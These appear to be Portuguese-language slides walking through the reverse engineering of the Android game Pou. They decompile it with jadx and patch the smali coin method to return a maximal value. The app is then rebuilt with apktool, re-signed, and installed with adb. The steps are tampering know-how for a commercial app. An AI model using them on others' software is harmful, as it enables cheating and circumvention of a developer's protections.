
jadx-gui pou.apk



The image shows a screenshot of the jadx-gui application interface. The menu bar includes File, View, Navigation, Tools, and Help. The toolbar contains icons for file operations like Open, Save, and Find. The left sidebar displays a tree view of the APK file structure, with the 'AppView' class selected. The main pane shows the Java code for the 'AppView' class, with line numbers from 137 to 167. The code initializes a GestureDetector, sets focusable to true, and creates various Paint objects for drawing. A warning message '24 warnings' is shown at the bottom left.

```
137     this.f13414d = gestureDetector;
138     holder.addCallback(this);
139     GestureDetector gestureDetector = new GestureDetector(app, this);
140     this.f13414d = gestureDetector;
141     gestureDetector.setIsLongpressEnabled(false);
142     setFocusable(true);
143     float f2 = this.m;
144     this.M0 = 5.0f * f2;
145     this.N0 = f2 * 20.0f;
146     app.W();
147     this.p = true;
148     Paint paint = new Paint();
149     this.q = paint;
150     paint.setColor(-1929379841);
151     if (this.g) {
152         this.r = new c(g.q("coin/coin_add.png"));
153         this.t = new b("", 20.0f, -1, 6.0f, -16777216, app.w, this.m * 85.0f);
154         z();
155         this.A = (float) aVar.l;
156         this.C = (float) aVar.q;
157         this.z = (float) aVar.v;
158         this.B = (float) aVar.y;
159         this.I = new Paint();
160         this.K = new Paint();
161         this.H = new Paint();
162         this.J = new Paint();
163         Paint paint2 = new Paint();
164         this.L = paint2;
165         paint2.setStyle(Paint.Style.STROKE);
166         this.L.setStrokeWidth(this.m * 2.0f);
167         this.V = new c(g.q("button/fullpage.png"));
```

ANÁLISE DA DECOMPILAÇÃO



assets/images/coin

ANÁLISE DA DECOMPILAÇÃO

```
invoke-virtual {v2}, Lme/pou/app/i/i/a;→b0()I  
  
move-result v2  
  
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;→append(I)Ljava/lang/StringBuilder;  
  
const-string v2, "
```

AppView.smali

Types

Dalvik's bytecode has two major classes of types, primitive types and reference types. Everything else is a primitive.

Primitives are represented by a single letter. I didn't come up with these abbreviations myself. They are defined in the [dex-format.html](#) document ([repository](#))

V	void - can only be used for return types
Z	boolean
B	byte
S	short
C	char
I	int
J	long (64 bits)
F	float
D	double (64 bits)

MODIFICAÇÃO

```
≡ App$r.smali           1108     igure-object v2, p0, Lme/pou/app/AppView;→f:Lme/pou/app/k/a;
≡ App$s.smali           1109
≡ App$t.smali           1110     .... invoke-virtual {v2}, Lme/pou/app/k/a;→h()I
≡ App$u.smali           1111     .... move-result v2
≡ App$u$a.smali         1112     .... invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;→append(I)Ljava/lang/StringBuilder;
≡ App$v.smali            1113
≡ App$w.smali            1114     .... const-string v2, "DEUBOM"
≡ App$w$a.smali          1115
≡ App$x.smali            1116
≡ App$x$a.smali          1117     invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;→append(Ljava/lang/String;)Ljava/lang/String;
≡ App$y.smali            1118
≡ App$z.smali            1119     invoke-virtual {v1}, Ljava/lang/StringBuilder;→toString()Ljava/lang/String;
≡ AppView.smali          1120
```

```
≡ App$m0.smali      3008    iget-object v2, v2, Lme/pou/app/k/a;→L·Lme/pou/app/i/i/a;
≡ App$n.smali       3009
≡ App$n0.smali      3010    invoke-virtual {v2}, Lme/pou/app/i/i/a;→b0()I
≡ App$o.smali       3011
≡ App$p.smali       3012    move-result v2
≡ App$q.smali       3013
≡ App$r.smali       3014    invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;→append(I)Ljava/lang/StringBuilder;
≡ App$s.smali       3015
≡ App$t.smali       3016    const-string v2, "DEUBOOM"
≡ App$u.smali        3017
≡ App$u$a.smali     3018    invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;→append(Ljava/lang/String;)Ljava/lang/String;
≡ App$v.smali        3019
≡ App$w.smali        3020    invoke-virtual {v1}, Ljava/lang/StringBuilder;→toString()Ljava/lang/String;
≡ App$w$a.smali     3021
≡ App$x.smali        3022    move-result-object v1
≡ App$x$a.smali     3023
≡ App$y.smali        3024    invoke-virtual {v0, v1}, Lme/pou/app/m/j/b;→n(Ljava/lang/String;)V
≡ App$z.smali        3025
≡ AppView.smali      3026    :cond_0
≡ GenericFileProvider.smali 3027
≡ NotificationsService.smali 3028
≡ NotificationsService$a.smali 3029
> okhttp3           3030
```

MODIFICAÇÃO

```
java -jar apktool_2.6.1.jar b pou_novo -o pou_deubom.apk
```

```
> java -jar apktool_2.6.1.jar b pou_novo -o pou_deubom.apk
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/kotlin)
I: Copying libs... (/META-INF/services)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
[apple] ~/tools [ ]
```

```
signing: play-services-analytics-impl.properties
signing: play-services-tasks.properties
signing: billing.properties
signing: play-services-ads-lite.properties
signing: play-services-stats.properties
signing: play-services-measurement-base.properties
signing: play-services-ads-identifier.properties
signing: play-services-ads.properties
signing: play-services-ads-base.properties
signing: play-services-basement.properties
signing: okhttp3/internal/publicsuffix/publicsuffixes.gz


>>> Signer
X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
Signature algorithm: SHA256withRSA, 2048-bit key
[trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
[apple] ~/tools [ ]
```


MODIFICAÇÃO

adb install pou_deubom.apk



MODIFICAÇÃO

```
Ξ a.smali  X
smali > me > pou > app > i > i > Ξ a.smali
1075     return v0
1076
1077 .end method
1078
1079 .method public b0()I
1080     .locals 2 → .locals 3
1081
1082     ige...
1083
1084     invoke-virtual {v0}, Lme/pou/app/m/f;→d()
1085
1086     move-result v0
1087
1088     invoke-virtual {p0}, Lme/pou/app/i/i/a;→W()
1089
1090     move-result v1
1091
1092     add-int/2addr v0, v1
1093
1094     ige...
1095
1096     invoke-virtual {v1}, Lme/pou/app/m/f;→d()
1097
```



```
move-result v0
const v2, 0x7fffffff
return v2
.end method
```

